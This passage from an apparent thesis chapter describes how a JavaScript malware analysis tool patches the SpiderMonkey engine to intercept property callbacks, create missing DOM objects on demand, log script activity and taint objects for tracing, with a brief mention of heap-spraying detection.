`getLastErrorState`. If an object is missing in the path we create it. After this step we end up with the complete path to the object on which the error occured. If the error message contains “has no properties”, “is not defined” or “is not a function” we simply create the missing property by calling `createObjectAsProperty`, which we study in Section 3.7.6. For us it does not matter whether the missing property should be a function or not, because we make all of our objects callable, as discussed later. The other case we have to handle is when the error message contains “is not a constructor”. Then we use the function `createConstructorAsProperty` to create this missing constructor, i.e., define the appropriate class (see Section 3.7.6 for details). Then we remark that this property has to be a constructor for later use in a map we named `objectRemarks`. After this resolving procedure, eventually the execution of the JavaScript should succeed. But we have to note that this is a kind of belt and braces approach, since this procedure mostly is not even used because our resolve callback, is able to fix nearly all problems on the fly, anyway. If no successful execution of the given JavaScript is possible, because of a syntax error for example, we return an error message.

The most important processes are performed during the actual execution of the JavaScript. To ensure we get notice of every action that the JavaScript performs, we have to modify SpiderMonkey. Thus these modifications are what we have to study next.

3.7.4 SpiderMonkey Modifications

SpiderMonkey already uses callbacks to enable users to supply their own handlers for any operation on an own class’ object. Thus the only thing we have to do is to patch SpiderMonkey in the way that every important callback is reflected back to our program. To do this we have to change some lines of code in the SpiderMonkey source code within the files `jsinterp.c` and `jsobj.c`. We start with the changes in `jsobj.c` that allow us to get notified of add, get and set operations on any object. The first modification we have to do additionally is to include the `windows.h` header file in line 95 to import the `GetModuleHandle` and `GetProcAddress` functions, which enables us to call any exported function of our own Dynamic Link Library. Then the lines 2985 to 2987 have to be changed as shown in Listing 3.11.

```
2985 if ((clasp)->addProperty != JS_PropertyStub){    \
2986   jsval nominal_ = *(vp);                          \
2987   if (!(clasp)->addProperty(cx, obj, SPROP_USERID(sprop), vp)){\
2988     cleanup;                                       \
2989   }                                                \
```

Listing 3.11: Original call of the adder callback function

These lines of the ADD_PROPERTY_HELPER macro check if the objects addProperty callback is JS_PropertyStub, which is an empty stub supplied by SpiderMonkey. If it is not the stub but an own callback, it is called with the JavaScript context, the object pointer, the name or index of the property that is added as jsval (remember this type can wrap a string as well as an integer) and finally a pointer to the value, which should be stored into the new property and that is another jsval. These lines have to be modified in the way that we are able to control every add callback, not only those of objects we created on our own (remember here that the add callback of an object is set in its class, and thus can only be controlled when it is created). The modified version is shown in Listing 3.12.

```
JSPropertyOp adder;                          \
adder = (clasp)->addProperty;                \
adder = (JSPropertyOp) GetProcAddress(GetModuleHandle("MalSiDeAna.dll"),"adder_ext"); \
  if (adder != JS_PropertyStub) {            \
    jsval nominal_ = *(vp);                  \
    if (!adder(cx, obj, SPROP_USERID(sprop), vp)) { \
      cleanup;                               \
    }                                        \
```

Listing 3.12: Manipulating the adder callback

The only thing we are doing here is to call our own add callback, instead of the original one. The next callback we want to modify is the resolve callback, which is the most important one. The get and set callbacks can be patched analogue to this modification in the same code segment as shown in Listing 3.13.

```
ngetter = OBJ_GET_CLASS(cx, obj)->getProperty;
ngetter = (JSPropertyOp) GetProcAddress(GetModuleHandle("MalSiDeAna.dll"),"getter_ext");
if (!ngetter(cx, obj, ID_TO_VALUE(id), vp))
  return JS_FALSE;
...
getter = clasp->getProperty;
setter = clasp->setProperty;
getter = (JSPropertyOp) GetProcAddress(GetModuleHandle("MalSiDeAna.dll"),"getter_ext");
setter = (JSPropertyOp) GetProcAddress(GetModuleHandle("MalSiDeAna.dll"),"setter_ext");
```

Listing 3.13: Overridden getter and setter callbacks

Next we have to deal with the `js_LookupPropertyWithFlags` function. As we need both, the original function and a modified version of it, we make a copy of this function and call it `js_LookupPropertyWithFlags_mod`. We let SpiderMonkey use its original function by default and call the modified version only when it is necessary. The `js-_LookupPropertyWithFlags` function calls the resolver function of an objects class, if a property of this object is tried to be accessed but does not exist yet. The resolver then has the possibility to resolve the problem and create this property on the fly. This allows so called "lazy implementation" of properties that are not used very often. We make use of this mechanism to create all the objects of the DOM object tree, which are normally supplied to a JavaScript engine by the browser, as they are accessed. Thus we have to modify the resolve callback in our `js_LookupPropertyWithFlags_mod` function. To see the differences we first have the original version of the specific parts of the function that calls the resolve callback in Listing 3.14. The corresponding lines of the modified version are shown in Listing 3.15.

```
resolve = clasp->resolve;
if (resolve != JS_ResolveStub) {
...
  if (clasp->flags & JSCLASS_NEW_RESOLVE) {
    newresolve = (JSNewResolveOp)resolve;
...
    ok = newresolve(cx, obj, ID_TO_VALUE(id), flags, &obj2);
```

Listing 3.14: Original `js_LookupPropertyWithFlags` lookup function

```
resolve = (JSResolveOp) GetProcAddress(GetModuleHandle("
   MalSiDeAna.dll"),"resolver_ext");
if (resolve != JS_ResolveStub) {
...
  if (1 || (clasp->flags & JSCLASS_NEW_RESOLVE)) {
    newresolve = (JSNewResolveOp)resolve;
...
    ok = newresolve(cx, obj, ID_TO_VALUE(id), flags, &obj2);
```

Listing 3.15: Modified `js_LookupPropertyWithFlags_mod` lookup function

We make another duplicate of this function with only one change to enforce the call of our own resolve callback, even if SpiderMonkey could resolve it. We thus replace the source code depicted in Listing 3.16 by `sprop = NULL`. This additional function, whose use we can see immediately, is named `js_LookupPropertyWithFlags_mod_force_resolve`.

```
if (scope->object == obj) {
  sprop = SCOPE_GET_PROPERTY(scope, id);
} else {
  /* Shared prototype scope: try resolve before lookup. */
  sprop = NULL;
}
```

Listing 3.16: Lookup try within `js_LookupPropertyWithFlags`

The really interesting part, however, is to decide when a missing property has to be resolved by our own resolver through calling these modified Versions of the `js_LookupPropertyWithFlags` function.

This is not as easy because we are not able to come to this decision within the `js_LookupPropertyWithFlags` because all the JavaScript native properties that are create on the fly are not resolved within this function. In such cases `JS_TRUE` is returned, but the content of the `objp` and `propp` arguments that are pointers to a `JSObject` respectively `JSProperty` pointer, is set to `NULL`. We should mention here that if a `JSObject` pointer is `NULL` and it is casted to a `jsval` by SpiderMonkey, the resulting `jsval` is a negative ID. After a call of `js_LookupPropertyWithFlags` SpiderMonkey does not care about the values of those pointers, as it can work with such `NULL` objects without any problem, unless a property on such a non-existent object is accessed. Not till then native JavaScript properties are created by SpiderMonkey. If this does not succeed, e.g., because the missing property is not a native one, in common environments this means there is an error in the JavaScript and an exception is thrown. However, for us this can either imply a JavaScript error or just a property that usually is supplied by the browser and thus has to be created manually.

```
...
if(lval <= 0){
  if(replaceGivenJsvalWithNewObject(cx, &lval)){
    // successfully resolved
    *vp = lval;
  }
}
...
```

Listing 3.17: Call of `replaceGivenJsvalWithNewObject` if necessary

Hence, our main task is to find such positions in the SpiderMonkey source code, where a property really has to be present or otherwise an error is thrown. At these positions we have to manually create missing properties. After weeks of debugging and stepping through SpiderMonkey while observing its object stack, we located twelve of such positions. We modified them in the manner of checking whether the handled `jsval` is smaller or equal than zero, where smaller than zero means the property is undefined and zero is the jsval representation of the JavaScript `NULL` representation, named `JSVAL_NULL`. In this case we call the function `replaceGivenJsvalWithNewOb-ject` as exemplary shown in Listing 3.17.

The `replaceGivenJsvalWithNewObject` is a function that we have implemented in `jsinterp.c` to handle the undefined properties. It takes the `JSContext` pointer and the pointer to the `jsval` that was detected to be smaller or equal than zero. This function has to replace the `NULL`-property by a new object. To resolve an undefined property correctly, it is necessary to additionally know the object on which the property is missing, which we simply call parent now, and the ID of the property. These IDs are of an own type that is called `jsid`. We study this type in more detail later, for now we can assume it just to be the name of the missing property. At this point we have to face the problem that this ID as well as the parent object can not necessarily be found on SpiderMonkey's object stack at the time we try to resolve the property. Thus we have to buffer them manually. For this reason, we globally define two `jsval` arrays `objErgHist` and `obj-ParentHist` and one `jsid` array `idHist` in `jsinterp.c`. Whenever a new property is created or set to a new value, we shift all the elements of the arrays to the lower slot. This way we have the slot with the highest index free to hold the id, parent or `jsval` of the new property and drop the oldest one. We experienced a size of 99 for these history arrays to be enough for all scripts we executed. These arrays are then used by the `replaceGivenJsvalWithNewObject` function as follows.

First, the `objErgHist` is searched for the given `jsval`, starting with the highest array index as this is the latest entry. When the given `jsval` is found, the corresponding ID and parent object are fetched from the other arrays, as shown in Listing 3.18. If the parent object that we just obtained is smaller or equal than zero or is positive but no valid object, we again call `replaceGivenJsvalWithNewObject`, this time supplying the `jsval` of the parent object. This way we are able to recursively build up all the undefined ancestors of the given `jsval`. If no matching parent and ID can be found at all, or if the resolve process of an undefined parent fails, the function returns `JS_FALSE`. If everything went alright, we have an existent parent object and the ID of the property we have to resolve. Then we convert the parent object (which is stored as `jsval` as well) into an `JSObject` pointer, using the SpiderMonkey's `js_ValueToObject` function and call the `js_Look-upPropertyWithFlags_mod_force_resolve`, we have discussed above. This function gets the converted parent object, the ID and a pointer to a `JSProperty` variable named `tempProp` that is meant to hold the new property on success. If `js_LookupProperty-WithFlags_mod_force_resolve` returns `JS_TRUE` and `tempProp` is not `NULL`, we fetch the newly created property by calling the function `js_GetProperty`. Then we should end up with the `jsval` of the new property and push it into the `objErgHist` array as well as its ID and parent object. Finally, we replace the given `jsval` with the new one and return `JS_TRUE`.

```
tempLval = (*lval);
for(ii=99;ii>=0;ii--){
  tempJsval = objErgHist[ii];
  if(tempJsval == tempLval){
    id = idHist[ii];
    tempJsval2 = objParentHist[ii];
    if(tempJsval2==tempJsval){
      ;
    }else{
      if((tempJsval2 <= 0) || !JSVAL_TO_OBJECT(tempJsval2)){
        if(replaceGivenJsvalWithNewObject(cx, &tempJsval2)){
          //Resolve next level succeeded
        }else{
          return JS_FALSE;
        }
      }
      if(tempJsval2<=0){
        //No valid parent
      }else{
        if(!js_ValueToObject(cx, tempJsval2, &obj) || !obj){
          //no object
        }else{
          if(js_LookupPropertyWithFlags_mod_force_resolve(cx, obj,
               id, 0, &tempObj2, &tempProp)){
            if(!tempProp){
              return JS_FALSE;
            }else{
              if(js_GetProperty(cx, obj, id, &jsfinal)){
                for(jj=0;jj<99;jj++){
                  objParentHist[jj] = objParentHist[jj+1];
                  objErgHist[jj] = objErgHist[jj+1];
                  idHist[jj] = idHist[jj+1];
                }
                objParentHist[99] = OBJECT_TO_JSVAL(obj);
                objErgHist[99] = jsfinal;
                idHist[99] = id;
                obj = JSVAL_TO_OBJECT(jsfinal);
                *lval = jsfinal;
                return JS_TRUE;
              }else{
                return JS_FALSE;
              }
            }
          }else{
            return JS_FALSE;
          }
        }
      }
    }
  }
}
return JS_FALSE;
```

Listing 3.18: Body of the `replaceGivenJsvalWithNewObject` function

Now, we are able to get notified about every object access. What we should mention is that we first tried to get around the need to modify the SpiderMonkey JavaScript engine itself. This would have enabled us to use every new build of SpiderMonkey without having to patch it first. But we have had to recognize that this is not possible for our purposes. The main problem with this is that in JavaScript pseudo classes can be defined at any time by just using any function that returns an object as constructor as we explained in Section 2.2. This way it would be possible to create objects that would never be seen by our analysis. The only way we found to solve this problem, was the one we described in this section and so we decided to modify SpiderMonkey.

3.7.5 Callback Implementation

The functions that we called in the last section are basically wrappers around the actual callback functions. Although these functions are very simple, we first look at one to provide full understanding of the data flow between SpiderMonkey and our own program. As these functions are very similar to each other, we only pick out `adder_ext` as an example. The only thing this function does is to call the real callback function `myPropertyAdder_SCB`, which looks like shown in Listing 3.19.

```
JSBool JavaScriptExecution::myPropertyAdder_SCB(JSContext *cx,
    JSObject *obj, jsval id, jsval *vp){
  JavaScriptExecution* mySelf = (JavaScriptExecution*)
      JavaScriptExecution::pt2Object;
  return mySelf->myPropertyAdder(cx, obj, id, vp);
}
```

Listing 3.19: Example of a static callback wrapper function

This function basically solves the problem that callbacks always have to be static functions. Because of this fact, we have to handle the pointer to our instance of the `JavaScriptExecution` class on our own. Therefor the `JavaScriptExecution` class stores a pointer to the current `JavaScriptExecution` object in the static variable `pt2Object`. Obviously we have to set this pointer after creating the object. Then our static callback functions can use this pointer to call the corresponding function on the current `JavaScriptExecution` object as we can see in line 1301 of Listing 3.19. As we now know how the control flow gets back from SpiderMonkey to our program, it is time to look on the functions that are invoked by SpiderMonkey through callbacks and that should log all activity for later analysis. To stick to the above example, we first look at the `myPropertyAdder` function that is called by `myPropertyAdder_SCB`.

```
806 JSBool JavaScriptExecution::myPropertyAdder(JSContext *cx, JSObject *obj, jsval id, jsval *vp){
807   string theProperty = JS_GetStringBytes(JS_ValueToString(cx, id));
808   string parentPath = getObjectPath(cx, obj);
809   #ifdef PRINT_EXECUTION_PATH
810   if(theProperty.compare("toString")!=0){
811     printf("\n%i: ADD %s ON %s", outputLineCount++, theProperty.c_str(), parentPath.c_str());
812   }
813   #endif
814 
815   string thePropertyPath = getObjectPath(cx, obj);
816   if(thePropertyPath.compare("")!=0){
817     thePropertyPath += ".";
818   }
819   thePropertyPath += theProperty;
820   //executionPath += "ADD "; executionPath += thePropertyPath;
821   return JS_TRUE;
822 }
```

Listing 3.20: Adder callback function

First, this function has to figure out the name of the property that should be added (remember we modified SpiderMonkey to indirectly call this function every time a property is added on an object). We saw that this name or identifier of the property is passed as argument of type `jsval`, as well as we know that this type can contain any data type available in JavaScript. For the first time, we can observe the conversion of this `jsval` parameter back to its original type. SpiderMonkey supplies functions to figure out of what type the `jsval` is. However, in this case it is not necessary to verify the data type of the `jsval` since we know that we can only obtain a string or an ID than can at least be converted into a string. In Listing 3.20 we use the function `JS_ValueToString` (line 807), which returns a `JSString` pointer that can be converted into a normal `char` pointer by the function `JS_GetStringBytes`. The parameter `obj` contains the object on which the property is going to be added. To build a meaningful log, we want to know the name of this object and the names of its parents, too. We thus call the function `getObject-Path` that we explain in Section 3.7.7 when explaining object tainting in detail. For now just assume this function returns the path to the passed object, in the way we know it from JavaScript: `grandparent.parent.object`.

To allow the compilation of different debugging builds, we introduced a set of pre-processor definitions that each cause our program to supply debugging information regarding to a specific aspect. For example, when compiled with `#define DEBUG_RE-SOLVE`, our resolve function supplies detailed information about every property that is resolved. Similarly, the preprocessor definition of `PRINT_EXECUTION_PATH` causes every logged action to be additionally printed, what is especially useful for debugging and for manually analysing a JavaScript using our tool. Last but not least we define such kind of flags for the different object operations (such as get, add, delete), to allow the logging of the events of interest only. This allows to increase the performance of the pattern matching on the log by omitting unimportant events, as well as the creation of logs that are more convenient for human readers. Further preprocessor definitions with similar semantics are `SHOW_SCRIPT_SRC`, `SHOW_EXECUTION_PATH` and `DEBUG_EXECUTION`. We can see these flags in nearly every function we study now and get to know their semantic better in the respective functions. In the `myPropertyAdder` function we can see that if `PRINT_EXECUTION_PATH` is defined we immediately print the information that normally is only appended to our log in `executionPath`.

The delete callback function `myPropertyDeleter` is very similar to this one and as there is really nothing in it that we have not already seen yet, we skip it and continue with the next interesting function: `myPropertyGetter`. Besides the usual logging of the property name and the path of the object that is accessed, we have another interesting fact here: If this function is called, a name or ID of the accessed property is given. If we do not know the name of the object that is currently stored to this property yet (through tainting as discussed in Section 3.7.7), we want to set the given property name as the new name of this object. At the same time, the fact that the object has not already been tainted implies that this object has not been created by us and thus is not an object of our own JavaScript `JSClass`. Because of this fact, we can not just set its name like we do with all the objects we create as we explain in Section 3.7.7 in detail. SpiderMonkey could itself use the pointer we make use of to store the objects name and a modification of this pointer would then cause SpiderMonkey to crash. Thus the only thing we can do is to store the object's pointer together with the property name in a map structure as shown in Listing 3.21. As we discuss in Section 3.7.7 about object tainting, too, this is not the optimal way to keep track of object names as the object pointer may change during the JavaScript execution. But because we know for sure that every really important object is created by our program and can be tainted correctly, we can accept this solution as a little improvement, just providing another piece of even deeper insight into the processes within the analysed JavaScript.

```
837  if(!JSVAL_IS_OBJECT(*vp)){
838    // property value is not an object
839  }else{
840    JSObject *valueObject;
841    valueObject = JSVAL_TO_OBJECT(*vp);
842    if(valueObject==0){
843      // value object is null
844    }else{
845      string valueObjectName = getObjectName(cx, valueObject);
846      if(valueObjectName.substr(0,UNKNOWN_OBJECT_NAME.length()).
           compare(UNKNOWN_OBJECT_NAME)!=0){
847        //object already has a name
848      }else{
849        unknownObjectNames[valueObject]=theProperty;
850        #ifdef PRINT_EXECUTION_PATH
851        printf("\n-----> name of object %s has been set to \"%s\"",
                valueObjectName.c_str(), theProperty.c_str());
852        #endif
853      }
854    }
855  }
```

Listing 3.21: Storing formerly unknown object names in getter function

To implement this, we first have to check whether the value that is currently stored to the accessed property is an object, as we can see in line 837 in Listing 3.21. In this case we try to convert the value to an object using SpiderMonkey's `JSVAL_TO_OBJECT` function. If this succeeds, we try to get the name of this object. If the object does not have a name yet, our `getObjectName` function returns the constant `UNKNOWN_OBJECT_NAME`, followed by a unique number. Thus what we have to do is to check whether it returned an `UNKNOWN_OBJECT_NAME` string. After this we are finally able to store the property name in the map `unknownObjectNames`, whose indexes are `JSObject` pointers.

JSTYPE_BOOLEAN	JSTYPE_OBJECT
JSTYPE_FUNCTION	JSTYPE_STRING
JSTYPE_NULL	JSTYPE_VOID
JSTYPE_NUMBER	JSTYPE_XML

Table 3.2: JavaScript data types

Another callback we implemented is `myPropertyConverter_SCB` that is called every time a property, whose type always is `jsval`, is converted into a concrete data type.

SpiderMonkey supports the types listed in Figure 3.2. The function `myPropertyConverter_SCB` calls `myPropertyConverter`. This function just detects into which of the available data types the given property is going to be converted and creates an appropriate log message in the `executionPath` variable.

Now we want to study the setter callback function, which is quite more interesting and that is called by SpiderMonkey whenever an object's property is set to a new value. This `myPropertySetter` function does an interesting distinction between the different data types, of which the new value that is going to be stored can be. The first distinction is whether the value is an object or not as depicted in Figure 3.8. If it is not an object, we can just convert it into a string and append an according message including this string to our log. However, if it is an object we first have to check if it is `NULL`. In this case, we can only make note of this fact in our log. In the other case we can obtain even more information about the object and use the function `JS_ObjectIsFunction` supplied by SpiderMonkey to further check whether the object is a function and log the result. If it is no function, too, we use our `getObjectName` function to obtain the objects name if available. This function returns special constants, if the object just was created by a constructor call or does not have a name at all. We take a detailed look at this function later and just mention that we compare its return value to these constants, generate an according message and log the name and path of the object.

A special task of the setter callback function is the detection of heap spraying attacks. As we discuss this kind of attacks as well as their detection in Section 4.3 in detail, we just want to note that we check the length of the assigned value and the number of equal characters it contains. Once we detect more than 100,000 equal characters, our system interrupts the execution of the script by throwing a custom JavaScript exception named `HEAPSPRAYINGDETECTED` within the current `JSContext`. This leads to an appropriate log message the analysis continues with the next JavaScript snippet.

The resolver callback `resolver_ext` is analogue to the ones we saw before and calls the `myPropertyNewResolver_SCB` function. `myPropertyNewResolver_SCB` again fetches the current JavaScriptExecution object and call the actual resolve function `myPropertyNewResolver` on this object, which then resolves the problem by creating the missing property. Within `myPropertyNewResolver`, we first check whether there is a remark for this property in our `objectRemarks` map that we already know from Section 3.7.3. If indeed there is a remark and it indicates that this object has to be a constructor (i.e., equals the constant `OBJECT_HAS_TO_BE_A_CONSTRUCTOR`) we create the missing property as a constructor, using the `createConstructorAsProperty` function. We explain the implementation of `createConstructorAsProperty` in Section 3.7.6. In the case we have not already stored a remark for this property, we just create an object as the missing property (remember our objects are callable and thus can be accessed as a function, too). But there are properties that have special functionality in JavaScript,



Value is an object?
yes
no
Object is NULL?
yes
no
Object is function?
yes
no
Object has name?
yes
no
Log the assignment of NULL
Log function assignment
Log object name
Log that unknown object has been assigned
Log the string representation of the assigned primitive value

Figure 3.8: Data type distinction of new values in setter function

for example `__iterator__` and `toString`. To implement their behaviour, we have to handle them in a different way. For each of those properties, we have a separate function that creates the appropriate property. We take a look at these functions in Section 3.7.6. On the other hand, if the property that is going to be resolved is none of these special properties, we just have to check whether the identifier was an integer or not using the `JSVAL_IS_INT` function. If it was an integer, it is likely that it was accessed within an iterating loop, and we have to take care that this loop is not taken infinitely often. Because of this, we do only resolve `maxChildCountPerObject` numeric identifiers on each object. We set `maxChildCountPerObject` to 1000, which turned out to be a good value in practice (our evaluation shows that this maximum is usually not reached unless there is an infinite loop and an even higher value just causes the program to terminate later in such a case). Then we finally create the missing property using the function `create-ObjectAsProperty`. So far, we have seen a lot of functions that create certain types of properties. Because these functions are very important, we want to take a detailed look at them in an own section. First we have to take a look at the last remaining callback function: `myConstructorResolver_SCB`.

The callback function `myConstructorResolver_SCB` fetches the static pointer to the current JavaScript execution object `pt2Object` and calls the real constructor resolve function `myConstructorResolver`. This function first checks if the given jsval is an object by calling SpiderMonkey's `JSVAL_IS_OBJECT` function as depicted in Figure 3.9. If it is not an object but any other data type we instantly return `JS_TRUE` to SpiderMonkey and take no further action, as we can see in Figure 3.9 as well. On the other hand, if it is an object, we have to check whether it is `NULL`. This should not occur in this context, but as we do not want to risk crashes of our program we check this, too. Just like in the `myPropertyNewResolver` function, we also do not want to resolve standard JavaScript properties and thus call `isStandardObject`. If the class we are going to resolve is not a standard class that we let SpiderMonkey resolve for us, we must test whether the given parent, on which we would resolve the property, is `NULL`, too. Finally, if this parent additionally is not an unknown object (i.e., it has been created by our program, so we know its class and may for example use its private data pointer), we can resolve the missing property. Thus we first delete a potentially existing property of the same name on the given parent and then create a constructor with the requested property name.

3.7.6 Property Creation

We now know how all accesses to JavaScript objects can be observed by our program and how requests for missing objects are handled by the resolver functions. What we do not know is how the actual creation of the certain types of properties is going on. Thus we now take a look at the functions that do this job. There are four functions, whose use we have seen already: `createConstructorAsProperty`, `createIteratorFunctionAsProperty`, `createObjectAsProperty` and `createToStringFunctionAsProperty`. There are some other functions that do also create objects or properties, but as these are used within some of the functions we just named to encapsulate basic functionality that is used multiple times, we look at them as they occur and now begin with `createConstructorAsProperty`.

createConstructorAsProperty is used to create a constructor on an object, as we just saw. To make a constructor available on an object, we first have to define an according class. We can see the definition of this JSClass in line 226 to 239 of Listing 3.22. The first member of the JSClass struct is a `char` pointer that contains the name of the class. Thus we set it to the given name that our constructor and our class should have. In flag member, which is the second one of the `JSClass` struct, we set the `JSCLASS_HAS_PRIVATE` flag to signal that we want to use the private data of this class's objects. As we show in Section 3.7.7 we use it for object tainting.



Jsval is another type than object?
No
Object is NULL?
No
Is Standard Object?
No
Parent is NULL?
No
Parent is Unknown Object?
No
Yes
Yes
Yes
Yes
Yes
Delete existing property of same name on parent
Return to Spidermonkey
Create Constructor on parent Object

Figure 3.9: Schematic of constructor resolver function

```
226   JSClass temp_class = {
227     theProp.c_str(),
228     JSCLASS_HAS_PRIVATE,
229     JavaScriptExecution::myPropertyAdder_SCB,
230     JavaScriptExecution::myPropertyDeleter_SCB,
231     JavaScriptExecution::myPropertyGetter_SCB,
232     JavaScriptExecution::myPropertySetter_SCB,
233     JS_EnumerateStub,
234     JS_ResolveStub,
235     JavaScriptExecution::myPropertyConverter_SCB,
236     JS_FinalizeStub,
237     0,0,
238     JavaScriptExecution::js_dummy_function_SCB,
239     0,0,0,0,0
240   };
```

Listing 3.22: Constructor JSClass definition

The next four members are `JSPropertyOp` callbacks for add, delete, get and set callback functions. As we can see in line 228 to 231, we set these to our own callbacks. Then we use the stub callbacks implemented by SpiderMonkey for the enumerate and resolve callback. We do not use our own resolve callback here because we want to decide to resolve a property on our own or let SpiderMonkey do it, each time a resolver is going to be called. Next we again use our own implementation for the converter callback and the stub for the finalize callback. The finalizer is called by the garbage collector when an object is going to be destroyed and may be used to delete related data to free memory. Obviously this is not interesting for our purposes. The last member we set is the call member. We set another function callback here that is called every time an object of this class is used like a function. We take a look at this and other functions in Section 3.7.8.

createIteratorFunctionAsProperty is much simpler and really just creates a function as a property of the given object by using the `JS_DefineFunction` function as we can see in Listing 3.23. This function first takes the given JavaScript context as usual. As second parameter we pass the given object, on which we want to create a function, to it. The next thing we pass is the name the new function should have and obviously we provide the name that was given to our function to be the new properties name. The last argument of interest for us is the fourth one, which has to be a callback that is called whenever this new function is called in a JavaScript. This way any function implemented in C++ can be made available to JavaScript. The function `JS_DefineFunction` returns a `JS_Function` pointer, which is `NULL` if the creation of the function fails. Analogue to this we return `true` or `false`, depending on the return value we stored in `func`.

```
func = JS_DefineFunction(cx, obj_pre, cstr_pre.c_str(),
    JavaScriptExecution::js_iterator_function_SCB, 0, 0);
```

Listing 3.23: Iterator function creation

createToStringFunctionAsProperty is completely analogue to the `createIterator-FunctionAsProperty` operation with the only difference that this time the name of the new function is “toString” and the callback that is passed to the `JS_DefineFunction` function is `js_tostring_function_SCB`. The implementation of this callback and the one that we used in `createIteratorFunctionAsProperty` is studied in Section 3.7.8.

createObjectAsProperty does not actually create an object itself, but delegates this task to the function `createBasicObject`, which we study immediately. Besides the JavaScript context, it passes the name of the new property and the object on which it has to be created to the function. `createBasicObject` returns a pointer to the newly created object, which is just passed to the function `setObjectAsProperty` together with the arguments we did also pass to `createBasicObject`. This function has the task to establish the new object as property of the given parent object. If successful, this returns a pointer to the object and we return it again. Now let us take a look at these two functions in detail.

The function `createBasicObject` creates a JavaScript object of the class `global-_objClass`. This is a `JSClass`, which we use for all the objects we create this way. The `JSClass` is the very same as the one we used in `createConstructorAsProperty` earlier in this Section and thus we do not discuss it in detail again here. The only difference is the name of the class, because when we used a given name in `createConstructorAs-Property`, we use the constant `MY_OBJECT_CLASS_NAME` here. We pass the `JSContext`, a pointer to our class and the object that has to become the parent of the new object to the `JS_NewObject` function. Additionally, a zero is passed instead of a pointer to a prototype object which leads SpiderMonkey to create a prototype for this class on its own. `JS_NewObject` returns a pointer to the new object and `NULL` if the new object could not be created. If the creation has been successful, we call `setObjectName` and pass the pointer to the new object and the property name to it. This function is responsible for object tainting and is explained in detail in Section 3.7.7.

Until now, we saw conversion of several `jsval` variables into other data types. We can see for the time that an object is being casted into a `jsval` by `OBJECT_TO_JSVAL` (line 264) instead of the inverse way.

```
264   jsval myval = OBJECT_TO_JSVAL(obj);
265   if(JS_DefineProperty(cx, obj_pre, myname.c_str(), myval,
          JavaScriptExecution::myPropertyGetter_SCB,
    JavaScriptExecution::myPropertySetter_SCB, JSPROP_ENUMERATE)
    ){
```

Listing 3.24: Declaration of an object as property

In line 265, the function `JS_DefineProperty` is called. This function actually establishes the given `jsval` (which later contains our new object) as value of the property with the given name on the given object. Of course, all this data has to be passed to `JS_DefineProperty`. As first parameter it takes the `JSContext`, followed by the object, on which the property has to be defined. After them, the name of the new property is passed as a character pointer and the `jsval` variable that should become the stored value of the new property. Then the callbacks of the get and set functions are passed for the new object. Finally we pass `JSPROP_ENUMERATE` as flag. This flag means the new property may be enumerated and is thus visible to `for in` and `for each` loops [33].

3.7.7 Tainting JavaScript Objects

For our analysis, it is very important to know where the objects that are accessed originally come from. To supply this information we taint the JavaScript objects within the `setName` function, whose use we have already seen several times. For this kind of taint tracking [21] we make use of the *private data* pointer that every JavaScript object, whose class has the `JSCLASS_HAS_PRIVATE` flag set, has in SpiderMonkey. This pointer is especially meant to be used by C/C++ programs to store data for an object or respectively associate stored data with an object [33]. As this data is a C `void` pointer and is not visible or even accessible to the JavaScript it supplies an optimal way to taint each object with the name under which it has been accessed for the first time or even before it is accessed with a fixed name. However, this technique has a little drawback, too. We can only make use of the private data pointer if the `JSCLASS_HAS_PRIVATE` flag is set in the objects class. But even if this flag is set, we have to know that the private data is not used for other purposes or SpiderMonkey might crash after manipulation of this pointer. Thus Mozilla suggests to only use the private data pointer on objects, whose class is known. For example the function `JS_GetInstancePrivate` is supplied, which returns the private data of a given object, if this object is an instance of the given class in contrast to the older unsafe function `JS_GetPrivate` [33]. The problem with this is that we are not able to taint objects using the private data pointer if we have not created them on our self and thus know their class. This is not a real problem, as every object that is not created in a JavaScript using an own constructor is created by our program through the resolve callback (see Section 3.7.5). Because of the fact that every object that either contains sensible information (document.cookie for example) or has impact on the browsers control flow (document.location.href for example), is supplied by the browsers *document object model* (*DOM*) it can not be replaced by such a custom object, without losing its functionality. Thus it is not as important to taint these objects as it is to correctly taint the objects of the DOM. To although keep track of such custom objects that are created within a JavaScript, we found an alternative way of object "tainting". The idea is to store the pointer 